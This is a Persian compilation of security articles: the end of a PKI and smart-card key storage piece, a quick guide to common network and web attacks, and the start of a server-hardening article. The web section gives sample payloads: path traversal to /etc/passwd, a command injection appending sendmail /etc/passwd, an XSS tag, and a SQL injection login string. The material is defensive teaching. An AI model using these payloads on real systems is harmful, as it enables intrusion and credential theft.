۱) تولید کلید توسط کاربر: در این روش کاربر توسط ابزارهای مورد اطمینان، یک زوج کلید برای خود تولید نموده و سپس کلید عمومی خود را به همراه مدارک مورد تایید صاردکننده‌ی گواهی جهت صدور گواهی ارائه می‌دهد. حسن این روش این است که کاربر از محرمانگی کلید خصوصی خود صد در صد اطمینان دارد. با این وجود ممکن است کاربران عادی نتوانند براحتی ابزار مورد

اطمینان برای تولید زوج کلید را فراهم آورند و همچنین برای انتقال کلید عمومی جهت صدور گواهی نیاز است که حتما هویت کاربر توسط صادر کننده گواهی احراز گردد.

۲) تولید کلید توسط صادر کننده گواهی: در این روش صادر کننده گواهی ابتدا زوج کلید کاربر را تولید می‌نماید و سپس با استفاده از کلید عمومی فوق، یک گواهی صادر می‌گردد. سپس گواهی و کلید خصوصی کاربر به وی داده می‌شوند. در این روش کلید خصوصی باید به صورت محرمانه به کاربر داده شود و بهترین روش حضور فیزیکی کاربر می‌باشد. حسن اساسی این روش، امکان قابلیت کشف کلید (Key Pecovery) در سیستم می‌باشد. با وجود اینکه امکان کشف کلید خصوصی کاربران توسط سیستم، مورد علاقه کاربران نمی‌باشد، ولی در بسیاری از موارد این خاصیت ضروری است. به‌عنوان مثال اگر کاربری اطلاعات مورد نیاز یک سازمان را رمز کرده باشد و سپس از سازمان اخراج گردد، در صورت امکان کشف کلید خصوصی می‌توان به اطلاعات فوق دسترسی پیدا کرد. مستقل از اینکه کدامیک از دو روش فوق در سیستم استفاده گردند، کلید خصوصی کاربر باید همواره به صورت محافظت شده باقی بماند.

چهار راه اصلی برای رسیدن به این هدف عبارتند از:

۱) رمز، توسط کلمه عبور: در این روش که یکی از مشهورترین و پراستفاده‌ترین روش‌ها می‌باشد، کلید خصوصی توسط یک کلمه عبور رمز می‌شود و سپس به صورت فایل برروی دیسک و یا دستگاه‌های مشابه ذخیره می‌شود.

۲) ذخیره در کارت‌های حافظه‌دار: در این روش کلید خصوصی در کارت‌های با حافظه محافظت شده (معمولا توسط کلمه عبور) ذخیره می‌شود و در موقع نیاز، به حافظه رایانه منتقل شده و پس از استفاده دور ریخته می‌شود.

۳) ذخیره در کارت‌های هوشمند: در این روش از کارت‌های هوشمندی که دارای پردازنده می‌باشند جهت ذخیره کلید استفاده می‌شود. با فرض اینکه قسمتی از الگوریتم رمزنگاری، داخل کارت انجام می‌شود، کلید خصوصی هیچگاه کارت را ترک نمی‌کند.

۴) ذخیره در دستگاه‌های کاملا غیرقابل نفوذ (devices Truly attack – resitant): در این روش از دستگاه‌های خاصی جهت ذخیره کلید استفاده می‌شود که بسیار امن‌تر از کارت‌های هوشمند (از نظر نفوذ پذیری توسط دشمن) می‌باشند.

روش اول به دلیل اینکه کلمه عبور، معمولا قابل حدس زدن می‌باشد و یا ممکن است کاربر آن را فراموش کند برای یک سیستم در سطح بزرگ PKI جالب به نظر نمی‌رسد. با مقایسه روش‌های دیگر، روش سوم به دلیل اینکه کلید خصوصی به حافظه رایانه منتقل می‌شود، بسیاری از حملات را توسط نفوذگران فراهم می‌سازد. روش چهارم نیز کاربر را وادار می‌نماید تا به تولیدکننده‌ی دستگاه اطمینان دهد که مطلوب نیست؛ زیرا مثلا دستگاه ممکن است پیام‌های اضافی را امضا نماید و یا پیام‌های رمز شده را در خود ذخیره نماید.

یکی از مهمترین خصوصیات کارت‌های هوشمند، امکان استفاده از کلید خصوصی در جاهای مختلف می‌باشد. در عصر ارتباطات امروزی نمی‌توان انتظار داشت که کاربر همیشه از یک رایانه برای ارتباط با شبکه اینترنت استفاده نماید و بنابراین کاربر با حمل کارت هوشمند خود می‌تواند از هر نقطه‌ای که به شبکه اینترنت متصل است (و دستگاه کارت‌خوان را دارا است) ارتباط امن ایجاد نماید.

کارت هوشمندی که برای PKI مناسب می‌باشد کارتی است که در آن قسمتی از الگوریتم رمزنگاری که نیاز به کلید خصوصی کاربر دارد در کارت پیاده سازی شده است و در نتیجه هیچگاه نیاز نیست که کلید خصوصی از کارت خارج شود. اینگونه کارت‌ها معمولا توسط یک شماره شناسایی شخصی (PIN) محافظت می‌شوند تا اگر کارت به دلایلی به دست فرد غیرمجاز برسد، قابل استفاده نباشد. اطلاعاتی که در کارت ذخیره می‌شوند، عبارتند از :

۱) کلید خصوصی کاربر

۲) گواهی کاربر (امضا شده توسط صادر کننده گواهی)

۳) کلید عمومی صادر کننده گواهی اولیه (root)

۴) گواهی مربوط به کلیه صادرکننده‌های گواهی که بین root و کاربر قرار می‌گیرند

علاوه بر موارد بالا ممکن است یک شماره سریال برای هر کارت هوشمند در نظر گرفته شود و اطلاعات دیگری مربوط به الگوریتم ذخیره شده در کارت وجود داشته باشد.

- مباحث تکمیلی

لازم به ذکر است با وجود اینکه سیستم‌های PKI بسیار مفید می‌باشند ولی آنها نیز دارای محدودیت‌هایی می‌باشند. به عنوان مثال کاربران باید به یک صادر کننده گواهی (جهت امضای گواهی) اعتماد کنند. البته چنین اعتمادی دور از ذهن نیست، زیرا در سیستم‌های قدیمی و حتی سیستم‌های غیرشبکه‌ای نیز همواره اعتماد، جزو ملزومات سیستم بوده است. به عنوان مثال در سیستم بانکی، دارنده حساب باید به سیستم بانکی اعتماد داشته باشد.

یکی از نکات مهم و اساسی در ساختار طراحی شده، اعتماد به امنیت کارت هوشمند می‌باشد. به عنوان مثال اگر کلید خصوصی کاربر و یا کلید عمومی صادر کننده گواهی اولیه root، مورد دسترسی غیر مجاز قرار گیرند، امنیت سیستم به خطر می‌افتد.

در طرح ذکر شده فرض می‌شود که الگوریتم‌های رمزنگاری با شماره شناسایی، قابل تشخیص هستند و بنابراین کاربران می‌توانند از الگوریتم‌های دلخواه خویش استفاده نمایند. همچنین در گواهی می‌توان فیلد های متغیر داشت و بنابراین بسته به نیاز می‌توان گواهی خاصی ایجاد کرد. به عنوان نمونه گواهی رانندگی، گواهی تحصیلی و غیره.

در سیستم فرض می‌شود که کاربر، مسئولیت هر گونه امضایی که با کلید خصوصی او انجام گرفته باشد را به عهده می‌گیرد. حالتی را در نظر بگیرید که کاربری متنی را امضا نموده و سپس تاریخ انقضای کلید رمزنگاری او به سر آمده، چگونه می‌توان چنین امضایی را تایید کرد؟ به عنوان راه اول می‌توان همواره گواهی کاربر (و اطلاعات مربوط به صادر کننده گواهی) را به همراه امضای وی نگهداری نمود و در نتیجه امضا های قدیمی نیز قابل پیگیری باشند. به عنوان راه دوم می‌توان کلید عمومی کلیه کاربران (حتی ابطال شده‌ها) را در یک لیست در سیستم نگهداری کرد تا در موقع بروز شکایت، قابل پیگیری باشند.

- نتیجه گیری

در این مقاله استفاده از الگوریتم رمزنگاری نا متقارن به عنوان یک وسیله کارا برای هماهنگ کردن ساختار امنیتی شبکه در سطح بزرگ مورد بررسی قرار گرفت و یک طرح کلی برای فراهم کردن سرویس‌های محرمانگی، احراز هویت و عدم انکار ارائه شد. ساختار ارائه شده به‌راحتی امکان استفاده از سرویس‌های فوق را فراهم می‌آورد.

راهنمای سریع حملات رایج در شبکه و وب به صورت فهرست وار

در این قسمت به طور مختصر توضیحی درباره حملات رایج در شبکه ها و مشخصات آنها بیان شده است که در دو بخش حملات تحت شبکه و حملات تحت وب بیان می گردد.

حملات تحت شبکه

Back Door (در پشتی)

- به هر معبر باز در نرم افزار، به طوری که کسی بتواند بدون اطلاع صاحب نرم افزار و کاربر نرم افزار ، از آن عبور کرده و به داخل سیستم نفوذ کند ، Back Door گفته می شود.
- Back Door ها اغلب به دلیل عدم توجه ایجاد کننده نرم افزار ، به صورت باز رها می شود و همین امر باعث می شود علاوه بر ایجاد کننده ، دیگران نیز از آن سوءاستفاده کنند.

Spoofing

- تکنیکی است برای دسترسی غیر مجاز به کامپیوتر ها
- هکر ابتدا آدرس IP یک کامپیوتر مورد اعتماد را پیدا می کند.
- پس از به دست آوردن این اطلاعات هکر شروع ارسال اطلاعات به سیستم قربانی کرده و خود را مورد اعتماد وانمود می کند (خود را به جای یک کامپیوتر مورد اعتماد جا می زند!)
- پس از برقراری ارتباط شروع به دریافت اطلاعاتی می کند که در حالت معمول ، مجاز به دسترسی به آنها نیست

Man in the Middel

- نفوذگر بین دو کامپیوتر که در حال تبادل اطلاعات هستند قرار می گیرد.
- نفوذگر ترتیبی را اتخاذ می کند که دو کامپیوتر از وجود او بی اطلاع باشند.
- به این ترتیب دسترسی کاملی به اطلاعات دارد. یعنی هم می تواند آنها را دریافت کند و هم می تواند آنها را مطابق میل خود تغییر دهد و به نفر بعدی تحویل دهد.
- سیستم های Wireless در معرض این حمله قرار دارند.

Replay

- وقتی یک هکر به وسیله ابزار Sniffer بسته های اطلاعاتی را از روی سیم بر می دارد ، یک حمله Replay رخ داده است
- وقتی بسته ها دزدیده شدند ، هکر اطلاعات مهم و نامهای کاربری و کلمات عبور را از درون آن استخراج می کند.

- وقتی که اطلاعات از بسته ها استخراج شدند ، دوباره بسته ها روی خط قرار می گیرند و یا بدان ها به صورت دروغین پاسخ داده می شود.

TCP/IP Hijacking

- معمولا به آن جعل نشست (Session Hijacking) نیز گفته می شود.
- هکر می تواند نشست TCP بین دو ماشین را به دست آورد
- یک روش مشهور استفاده از Source-rout کردن IP ها می باشد.
- Source-rout کردن یعنی بسته های IP را طوری تغییر دهیم که از مسیری خاص بگذرند.

(DDOS) Distributed Denial Of Service و (DOS) Denial Of Service

- این نوع حملات به منظور از کار انداختن یک سرویس و یا از دسترس کاربران خارج کردن یک سرویس به کار می رود.
- نوع توزیع شده این نوع حملات ، از تعداد زیادی کامپیوتر (Zompbie) در سراسر دنیا استفاده می شود. و در لحظه ای که حمله کننده اصلی دستور می دهد تمام این Zompbie ها به طور همزمان به یک قربانی خاص از پیش تعیید شده ، حمله می کنند.
- نمونه ایرانی آن کرم دامبی بود که پس از انتشار به سایتهای IIRIB و ISNA و ... حمله می کرد

DNS Poisoning

- این حمله هنگامی است که فایل DNS شما با اطلاعات ناجوری پر شود
- به صورت ساده تر هنگامی می باشد که نفوذگر رکوردهای DNS را که به Host های صحیحی اشاره دارند ، به Host مورد نظر خود تغییر می دهد.

Social Engineering (مهندسی اجتماعی)

- بیشتری زمانی رخ می دهد که هکر به سیستم های واقعی قصد نفوذ دارد
- راه دیگر هنگامی می باشد که نفوذگر با استفاده از نقاط ضعف کاربر انتهایی (End User) راه نفوذ به شبکه را پیدا می کند.
- سوءاستفاده از نقاط ضعف افراد با به دست آوردن عادت های شخصیتی افراد برای اغفال آنها و یا تحت فشار قرار دادن آنها تا اطلاعات مورد نیاز برای نفوذ به شبکه را در اختیار فرد هکر قرار دهد

Birthday

- یک حمله Birthday نامی است برای یک رده از حملات Brute-Force
- برای فهم بهتر این حمله شما باید به روشهای رمز کردن و شکاندن آنها، اطلاع داشته باشید

Brute force

- یک روش برای به شکستن کلمات رمز و به دست آوردن آنهاست
- حمله Brute-force حروف را به صورت ترکیبی استفاده می کند و با تست کردن آنها رمز عبور را پیدا می کند.
- برای مقابله با این روش باید کلمات رمز با طول زیاد انتخاب کرد و یا کلمات رمز را هر دفعه تغییر داد

Dictionary

- یک روش برای به دست آوردن کلمات رمز عبور است
- کلمه Dictionary در اصل لغتنامه ای از کلمات معروف می باشد که در یک فایل ذخیره شده اند و به وسیله یک ابزار برای شکستن کلمات رمز ، مورد استفاده قرار می گیرند
- برای مقابله با این حمله باید از کلماتی استفاده کرد که در لغتنامه وجود ندارد

Software Explotation

- حمله علیه سوراخها و باگهای موجود در کدهای سیستم
- برای اصلاح آنها باید از Hotfix ها و Service Pack ها استفاده کرد

War Dialing

- استفاده از یک ابزار پویشگر برای اتصال به یک رنجی از شماره های تلفن به وسیله مودم برای اهداف نفوذگرانه
- یک War Dialer نرم افزار می باشد که با استفاده از مودم با یک رنجی از شماره ها تماس گرفته و شماره هایی که تماسی موفق داشته اند را جمع آوری می کند

Buffer Overflow

- حمله سرریزی بافر از کدهای نوشته شده ضعیف استفاده می کند
- اگر در کدهای مختلف نرم افزاری طول آرگومانها بررسی نگردد در معرض این حمله قرار دارند.

SYN flood

- حملات SYN flood از مکانیزم دست تکانی سه مرحله ای (Three-Way handshaking) در پروتکلهای TCP/IP سوءاستفاده می کند.
- تعداد زیادی از درخواست ها به صورت نصفه کاره ارسال و رها می شود و باعث می شود که سیستم به علت مواجهه با کمبود حافظه از کار بیافتد

Smurfing

- سوء استفاده از ICMP
- فرستادن بسته های به سوی یک شبکه سراسری با آدرسهای منبع دروغین
- قربانی به صورت ناگهانی با سیلی از اینگونه بسته ها مواجهه می گردد و از کار می افتد

Sniffing

- حملات Sniffing با استفاده از شنود و جذب کلیه اطلاعات شبکه انجام می گیرد
- با استفاده از یک تحلیلگر داده های شبکه ، کلیه اطلاعات جذب شده ، تجزیه و تحلیل می شود و کلیه رمز های عبور و نامهای کاربری شبکه استخراج می گردد.

Ping of Death

- فرستادن بسته های بزرگتر از حد معمول برای درهم شکستن سیستم شما
- این حمله به صورت واقعی روی سیستمهای قدیمی ویندوز ، لینوکس و مسیریابهای سیسکو انجام می گیرد.

پویش پورت

- پویش کردن پورت به وسیله نرم افزارهایی انجام می شود تا پورتهای باز سیستم مشخص شود
- بعد از آن با پیدا کردن نقاط آسیب پذیر پورتهای فوق ، یک حمله شکل می گیرد

حملات قطعه ، قطعه کردن (Fragmentation Attack)

- هدف این دسته از حملات قطعه قطعه کردن یک بسته IP و دوباره بازیابی کردن آن و ایجاد یک کد اجرایی می باشد.
- این دسته حملات بسیار متنوع می باشد
- از جمله :
  - Teardrop
  - Teardrop2
  - NewTear
  - SynDrop
  - Bonk
  - Boink

بخش حملات رایج در شبکه بیان شد حال به بخشی از حملاتی که روی برنامه های کاربردی تحت وب یا همان سایتها اینترنتی ما صورت می گیرد می پردازیم:

Buffer Overflow Expliots (سر ریزی بافر)

سوءاستفاده از کد نویسی های ضعیف

- اغلب روی سیستم عامل و یا سرورهای وب انجام می گیرد
- همچنین روی پارامترهای فرم های درخواستی و یا پارامتر های CGI ها نیز صورت می گیرد و هکر با ایجاد یک سر ریزی بافر در پارامترهای خواسته شده به سرور نفوذ می کند

مثال :

کرم Code Red که با فرستادن یک URL بسیار طولانی باعث سر ریزی بافر در سرور وی IIS شد.

دستکاری پارامترهای cgi-bin

دستکاری پارامترهایی که در اسکریپت انتهایی سرور مورد استفاده قرار می گیرد. در جهت کارهای خراب کارانه این پارامترها اغلب به وسیله URL ها به سمت اسکریپت فرستاده می شود

مثال :

هکر در سایت شما URL زیر را مشاهده می کند :

http://app.com/proc.cgi?file=prod.xml

او فایل مورد تحلیل توسط اسکریپت proc.cgi را به صورت دستی تغییر می دهد و URL زیر را به سمت سرور شما ارسال می کند:

http://app.com/proc.cgi?file=../../etc/passwd

و به همین وسیله باعث می شود که اسکریپت proc.cgi به جای نمایش prod.xml فایل پسورد شما را نمایش دهد

دستکاری فیلد های مخفی در فرمهای شما

تغییر ارزش فیلد های مخفی برای تجاوز به محدوده فیلد های غیر قابل تغییر

مثال:

یک صفحه ای از سایت شما که جدولی از فروش کامپیوترهای شخصی می باشد ممکن است شامل چیزی شبیه به این باشد :

>input type=”hidden” value=”2149.38… ۲۱۴۹,۳۸< ”

که نشان می دهد که یک کامپیوتر شخصی ۲۱۴۹,۳۸ دلار قیمت دارد و در هنگام خرید این جنس ، این فیلد به سمت سرور فرستاده می شود و هکر آن را به صورت زیر تغییر می دهد:

>Input Type=”Hiddein” Value=”1.99… ۲۱۴۹,۳۸<”

و حال آن را از شما به قیمت ۱,۹۹ دلار خریداری می کند!

در بخش بعدی این مقاله به تعدادی دیگر از حملاتی که روی سایتهای ما انجام می گیرد می پردازیم.

نمایش دایرکتوری ها

تغییر URL به وسیله هکر ، برای نمایش دایرکتوری ها با استفاده از ضعف های موجود در برنامه کاربردی و یا کنترل دسترسی

مثال :

هکر URL زیر را مشاهده می کند :

http://app/dir3/ dir2/dir1/file.html

با تغییر آن به URL های زیر می توانید لیست فایلها و دایرکتوری های آن را ببیند :

http://app/dir3/ dir2/dir1/
http://app/dir3/ dir2/
http://app/dir3/

دستکاری Cookies/Session

مهندسی معکوس جعل هویت و یا سرقت کوکی ها با استفاده از نقاط ضعف موجود در Cookies/Session ها

مثال :
هکر ممکن است در مجموعه کوکی ها و یا نشست ها رشته زیر را ببیند :

j_sessionid=53f65f270c86a4

هکر با یک مهندسی معکوس می تواند متوجه شود که مقدار نشست همان نام کاربری می باشد که به وسیله الگوریتم md5 رمز شده است. و سپس با رمز کرد نام کاربری دیگر اعضا به وسیله این الگوریتم می تواند خود را جای شخص مورد نظر جا کند.

نفوذ به وسیله پسورد ها و ACL ها ضعیف

حدس زدن پسورد های ضعیف ، در بعضی مواقع به وسیله استفاده از برنامه های دیکشنری دسترسی به URL هایی در کل برنامه کاربردی وب که به طور مناسب به وسیله ACL ها محافظت نشده است

مثال :
هکر به صفحه ای می رود که در آن نوشته است :

Welcome to common-app Administration

کلمه رمز Admin برای بیشتر این برنامه های کاربردی به صورت پیش فرض استفاده می شود. همچنین هکر URL هایی مانند زیر می بیند :

/exchange/bob/msgid=12345

سپس آن را به صورت زیر تغییر می دهد:

/exchange/joe/msgid=1234

اگر کنترل دسترسی ها به طور مناسبی پیکربندی نشده باشد هکر به میل های joe دسترسی پیدا می کند.

Cross-site Scripting (XSS)

تعبیه کردن تگ های HTML و یا اسکریپت های دیگر ، در درخواستی که کاربر به سمت سرور ارسال می کند.

مثال:

هکر چیزی شبیه به این را تعبیه می کند :

>IMG SRC="javasc;٠٩#&ript:alert("JavaScript Executed<";("

و آن را در یک فرمی که به سمت سرور ارسال می گردد به کار می برد. این کار بعث می شود که کد جاوا اسکریپت هکر در سیستم هر کاربری که لینک فوق را کلیک کند ، اجرا شود.

تزریق دستورات به سرور

به صورت زیرکانه ای برخی دستورات سیستمی از طریق فیلد ها و یا URL ها برنامه کاربردی به سرور تزریق می شود و باعث می گردد این دستورات به صورت ناخواسته ای روی سیستم قربانی اجرا شود.

مثال :
هکر URL زیر را مشاهده می کند :

http://foo.com/app.cgi?email=none@foo.com

سپس URL فوق را به صورت زیر برای کاربر ارسال می کند :

http://foo.com/app.cgi?email=none@foo.com;+sendmail+/etc/passwd

اگر برنامه کاربردی وب ، آسیب پذیر باشد این URL تمامی پسورد های سیستم را نمایش می دهد.

تزریق SQL (SQL Injection)

تزریق دستورات SQL به وسیله فرمهای درخواستی این دستورات تزریق شده باعث می شود که پایگاه داده انتهایی به طور ناخواسته توسط هکر کنترل شود.

مثال :
هکر یک فرم وارد شدن به بخش مدیریت سایت را مشاهده می کند. او حدس می زند که این فیلدهای فرم توسط یک دستور SQL به پایگاه داده اعمال می شود.

بنابراین در فیلد *نام کاربری و پسورد* ' or ''=' را وارد می کند.

اگر برنامه کاربردی وب آسیب پذیر باشد ، این دستور باعث می گردد هکر وارد بخش مدیریتی سایت شود.

جمع آوری داده حساس توسط عدم کنترل خطاها

به وسیله خطاهای ناخواسته ای که ایجاد می شود هکر را با اطلاعات حساس تغذیه کنیم.
این خطاهای اکثرا با ورودی های غلطی که هکر وارد می کند ایجاد می گردد.
هکر با جمع آوری این اطلاعات برای حملات بعدی از آنها استفاده می کند.

مثال :

هکر اطلاعاتی مانند زیر را جمع آوری می کند:

Server headers (e.g.
Server: IBM/Apache(۱,۳,۱۹
Error messages
SQL/Java exceptions
Failed Login messages
/ ٤٠٤ ¥non-existent file errors

این باعث می شود که هکر برای حملات بعدی مجهز تر شود و شناخت کامل تری روی سیستم داشته باشد.

ضعف های موجود در پیکربندی سرور

این ضعف ها که معمولا در نصب سرور به صورت پیش فرض موجود است توسط هکر استفاده می شود.در اصل باید نام های کاربری پیش فرض را حذف کرد یا سرویس هایی که مورد نیاز نمی باشد را در سیستم از کار انداخت.

مثال :

نام های کاربری و پسورد های پیش فرض ، استفاده از نمونه نمایشی (demo) برنامه ها و یا استفاده از showasp.asp که برای نمایش کدها در سرور به کار می رود ، مثال هایی می باشد که باید حتما آنها را در نظر گرفت.

آسیب پذیری های مشهور

سیستم آسیب پذیری که اصلاح نشده اند.
بیشتر در سیستم های عامل و یا سرور های وی وجود دارند.

مثال :

کرمهای Code-Red و Nimda به همین وسیله منتشر شدند و همچنین ۱۹۹ اصلاحیه که در سال ۲۰۰۱ برای IIS منتشر شد و همچنین آسیب پذیریهایی که برای سرور های آپاچی به وجود می آید.

Zero-Day Exploits

یک آسیب پذیری که وجود دارد ولی به صورت عمومی منتشر نشده است.
هنوز هیچ اصلاحیه ای برای آن وجود ندارد. (اگر وقت شد این یکی را آخر کتاب برای آشنای شما توضیح کامل میدهم .

مثال :

حملاتی که هنوز منتشر نشده است و یا هیچ اطلاعاتی از آنها در دسترس نیست.

منابع :

1- Protecting Port 80.Techniques for Eliminating ,Web Application Vulnerabilities ,*By Abhishek Chauhan, CTO ,Teros,Updated April 2004*

***2-* Your Quick Guide to Common Attacks , Robert J .Shimonski , www.windowsecurity.com**

انواع حملات در شبکه های کامپیوتری به صورت تفصیلی

امنیت اطلاعات و ایمن سازی شبکه های کامپیوتری از جمله موضوعاتی است که این روزها در کانون توجه تمامی سازمان ها و موسسات قرار گرفته شده است . در یک شبکه کامپیوتری به منظور ارائه خدمات به کاربران ، سرویس ها و پروتکل های متعددی نصب و پیکربندی می گردد. برخی از سرویس ها دارای استعداد لازم برای انواع حملات بوده و لازم است در مرحله اول و در زمان نصب و پیکربندی آنان ، دقت لازم در خصوص رعایت مسائل ایمنی انجام و در مرحله دوم سعی گردد که از نصب سرویس ها و پروتکل های غیرضروری ، اجتناب گردد . در این مقاله قصد داریم از این زاویه به مقوله امنیت اطلاعات و ایمن سازی شبکه های کامپیوتری پرداخته و در ادامه با انواع حملاتی که امروزه متوجه شبکه های کامپیوتری است ، بیشتر آشنا شویم . قطعا" شناسائی سرویس های غیرضروری و انواع حملاتی که مهاجمان با استفاده از آنان شبکه های کامپیوتری را هدف قرار می دهند ، زمینه برپاسازی و نگهداری شبکه های کامپیوتری ایمن و مطمئن را بهتر فراهم می نماید .

مقدمه

حملات در یک شبکه کامپیوتری حاصل پیوند سه عنصر مهم سرویس ها ی فعال ، پروتکل های استفاده شده و پورت های باز می باشد . یکی از مهمترین وظایف کارشناسان فن آوری اطلاعات ، اطیمنان از ایمن بودن شبکه و مقاوم بودن آن در مقابل حملات است (مسئولیتی بسیار خطیر و سنگین) . در زمان ارائه سرویس دهندگان ، مجموعه ای از سرویس ها و پروتکل ها به صورت پیش فرض فعال و تعدادی دیگر نیز غیر فعال شده اند.این موضوع ارتباط مستقیمی با سیاست های یک سیستم عامل و نوع نگرش آنان به مقوله امنیت دارد. در زمان نقد امنیتی سیستم های عامل ، پرداختن به موضوع فوق یکی از محورهائی است که کارشناسان امنیت اطلاعات با حساسیتی بالا آنان را دنبال می نمایند.

اولین مرحله در خصوص ایمن سازی یک محیط شبکه ، تدوین ، پیاده سازی و رعایت یک سیاست امنیتی است که محور اصلی برنامه ریزی در خصوص ایمن سازی شبکه را شامل می شود . هر نوع برنامه ریزی در این رابطه مستلزم توجه به موارد زیر است :

- بررسی نقش هر سرویس دهنده به همراه پیکربندی انجام شده در جهت انجام وظایف مربوطه در شبکه
- انطباق سرویس ها ، پروتکل ها و برنامه های نصب شده با خواسته ها ی یک سازمان
- بررسی تغییرات لازم در خصوص هر یک از سرویس دهندگان فعلی (افزودن و یا حذف سرویس ها و پروتکل های غیرضروری ، تنظیم دقیق امنیتی سرویس ها و پروتکل های فعال) .

تعلل و یا نادیده گرفتن فاز برنامه ریزی می تواند زمینه بروز یک فاجعه عظیم اطلاعاتی را در یک سازمان به دنبال داشته باشد . متاسفانه در اکثر موارد توجه جدی به مقوله برنامه ریزی و تدوین یک سیاست امنیتی نمی گردد . فراموش نکنیم که فن آوری ها به سرعت و به صورت مستمر در حال تغییر بوده و می بایست متناسب با فن آوری های جدید ، تغییرات لازم با هدف افزایش ضریب مقاومت سرویس دهندگان و کاهش نقاط آسیب پذیر آنان با جدیت دنبال شود . نشستن پشت یک سرویس دهنده و پیکربندی آن بدون وجود یک برنامه مدون و مشخص ، امری بسیار خطرناک بوده که بستر لازم برای بسیاری از حملاتی که در آینده اتفاق خواهند افتاد را فراهم می نماید . هر سیستم عامل دارای مجموعه ای از سرویس ها ، پروتکل ها و ابزارهای خاص خود بوده و نمی توان بدون وجود یک برنامه مشخص و پویا به تمامی ابعاد آنان توجه و از پتانسیل های آنان در جهت افزایش کارائی و ایمن سازی شبکه استفاده نمود. پس از تدوین یک برنامه مشخص در ارتباط با سرویس دهندگان ، می بایست در فواصل زمانی خاصی ، برنامه های تدوین یافته مورد بازنگری قرار گرفته و تغییرات لازم در آنان با توجه به شرایط موجود و فن آوری های جدید ارائه شده ، اعمال گردد . فراموش نکنیم که حتی راه حل های انتخاب شده فعلی که دارای عملکردی موفقیت آمیز می باشند ، ممکن است در آینده و با توجه به شرایط پیش آمده قادر به ارائه عملکردی صحیح ، نباشند .

وظیفه یک سرویس دهنده

پس از شناسائی جایگاه و نقش هر سرویس دهنده در شبکه می توان در ارتباط با سرویس ها و پروتکل های مورد نیاز آن به منظور انجام وظایف مربوطه ، تصمیم گیری نمود . برخی از سرویس دهندگان به همراه وظیفه آنان در یک شبکه کامپیوتری به شرح زیر می باشد :

- Server Logon : این نوع سرویس دهندگان مسئولیت شناسائی و تائید کاربران در زمان ورود به شبکه را برعهده دارند . سرویس دهندگان فوق می توانند عملیات خود را به عنوان بخشی در کنار سایر سرویس دهندگان نیز انجام دهند .

- Server Services Network : این نوع از سرویس دهندگان مسئولیت میزبان نمودن سرویس های مورد نیاز شبکه را برعهده دارند . این سرویس ها عبارتند از :

(Dynamic Host Configuration Protocol) DHCP -
(Domain Name System) DNS -
(Windows Internet Name Service) WINS -
(Simple Network Management Protocol) SNMP -

- Server Application : این نوع از سرویس دهندگان مسئولیت میزبان نمودن برنامه ها ی کاربردی نظیر بسته نرم افزاری Accounting و سایر نرم افزارهای مورد نیاز در سازمان را برعهده دارند .
- Server File : از این نوع سرویس دهندگان به منظور دستیابی به فایل ها و دایرکتوری ها ی کاربران ، استفاده می گردد .
- Server Print : از این نوع سرویس دهندگان به منظور دستیابی به چاپگرهای اشتراک گذاشته شده در شبکه ، استفاده می شود .
- Server Web : این نوع سرویس دهندگان مسئولیت میزبان نمودن برنامه های وب و وب سایت های داخلی و یا خارجی را برعهده دارند .
- Server FTP : این نوع سرویس دهندگان مسئولیت ذخیره سازی فایل ها برای انجام عملیات Downloading و Uploading را برعهده دارند. سرویس دهندگان فوق می توانند به صورت داخلی و یا خارجی استفاده گردند .
- Server Email : این نوع سرویس دهندگان مسئولیت ارائه سرویس پست الکترونیکی را برعهده داشته و می توان از آنان به منظور میزبان نمودن فولدرهای عمومی و برنامه های Gropuware ، نیز استفاده نمود.
- Server (News/Usenet (NNTP : این نوع سرویس دهندگان به عنوان یک سرویس دهنده newsgroup بوده و کاربران می توانند اقدام به ارسال و دریافت پیام هائی بر روی آنان نمایند .

به منظور شناسائی سرویس ها و پروتکل های مورد نیاز بر روی هر یک از سرویس دهندگان ، می بایست در ابتدا به این سوال پاسخ داده شود که نحوه دستیابی به هر یک از آنان به چه صورت است ؟ : شبکه داخلی ، شبکه جهانی و یا هر دو مورد . پاسخ به سوال فوق زمینه نصب و پیکربندی سرویس ها و پروتکل های ضروری و حذف و غیر فعال نمودن سرویس ها و پروتکل های غیرضروری در ارتباط با هر یک از سرویس دهندگان موجود در یک شبکه کامپیوتری را فراهم می نماید .

سرویس های حیاتی و موردنیاز

هر سیستم عامل به منظور ارائه خدمات و انجام عملیات مربوطه ، نیازمند استفاده از سرویس های متفاوتی است . در حالت ایده آل ، عملیات نصب و پیکربندی یک سرویس دهنده می بایست صرفا" شامل سرویس ها و پروتکل های ضروری و مورد نیاز به منظور انجام وظایف هر سرویس دهنده باشد. معمولا" تولید کنندگان سیستم های عامل در مستندات مربوطه به این سرویس ها اشاره می نمایند. استفاده از مستندات و پیروی از روش های استاندارد ارائه شده برای پیکربندی و آماده سازی سرویس دهندگان ،زمینه نصب و پیکربندی مطمئن با رعایت مسائل ایمنی را بهتر فراهم می نماید .

زمانی که کامپیوتری در اختیار شما گذاشته می شود ، معمولا" بر روی آن نرم افزارهای متعددی نصب و پیکربندی های خاصی نیز در ارتباط با آن اعمال شده است . یکی از مطمئن ترین روش ها به منظور آگاهی از این موضوع که سیستم فوق انتظارات شما را متناسب با برنامه تدوین شده ، تامین می نماید ، انجام یک نصب Clean با استفاده از سیاست ها و لیست ها ی از قبل مشخص شده است . بدین ترتیب در صورت بروز اشکال می توان به سرعت از این امر آگاهی و هر مشکل را در محدوده خاص خود بررسی و برای آن راه حلی انتخاب نمود. (شعاع عملیات نصب و پیکربندی را به تدریج افزایش دهیم) .

مشخص نمودن پروتکل های مورد نیاز

برخی از مدیران شبکه عادت دارند که پروتکل های غیرضروری را نیز بر روی سیستم نصب نمایند ، یکی از علل این موضوع ، عدم آشنائی دقیق آنان با نقش و عملکرد هریک از پروتکل ها در شبکه بوده و در برخی موارد نیز بر این اعتقاد هستند که شاید این پروتکل ها در آینده مورد نیاز خواهد بود. پروتکل ها همانند سرویس ها ، تا زمانی که به وجود آنان نیاز نمی باشد ، نمی بایست نصب گردند . با بررسی یک محیط شبکه با سوالات متعددی در خصوص پروتکل های مورد نیاز برخورد نموده که پاسخ به آنان امکان شناسائی و نصب پروتکل های مورد نیاز را فراهم نماید

- به چه نوع پروتکل و یا پروتکل هائی برای ارتباط سرویس گیرندگان (Desktop) با سرویس دهندگان ، نیاز می باشد ؟
- به چه نوع پروتکل و یا پروتکل هائی برای ارتباط سرویس دهنده با سرویس دهنده ، نیاز می باشد ؟
- به چه نوع پروتکل و یا پروتکل هائی برای ارتباط سرویس گیرندگان (Desktop) از راه دور با سرویس دهندگان ، نیاز می باشد ؟
